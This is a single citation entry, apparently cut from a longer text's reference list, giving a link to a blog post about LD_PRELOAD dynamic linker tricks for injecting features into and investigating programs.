[4] https://rafalcieslak.wordpress.com/2013/04/02/dynamic-linker-tricks-using-ld_preload-to-cheat-inject-features-and-investigate-programs/ Dynamic Linker